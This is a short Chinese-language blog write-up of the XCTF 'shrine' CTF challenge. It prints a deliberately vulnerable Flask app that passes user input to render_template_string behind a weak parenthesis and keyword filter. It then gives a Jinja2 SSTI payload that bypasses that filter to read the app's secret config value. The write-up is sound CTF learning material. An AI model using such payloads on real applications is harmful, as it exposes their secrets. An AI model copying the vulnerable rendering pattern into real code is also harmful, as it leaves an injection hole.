攻防世界XCTF：shrine

原创

末 初 于 2020-03-14 21:13:55 发布 5564 收藏 8

分类专栏： CTF_WEB_Writeup


本文链接：https://blog.csdn.net/mochu7777777/article/details/104868162

这题涉及到我的知识盲区，主要是以下几点：

SSTI

Flask 框架

Bypass Sandbox




整理得到源码

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

flask 在 /shrine/ 下的 SSTI，对 payload 进行了过滤，对小括号进行了替换，将 (和) 替换为空字符串，将 config 和 self 添加进了黑名单

payload

```
{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}
```



flag{shrine_is_good_ssti}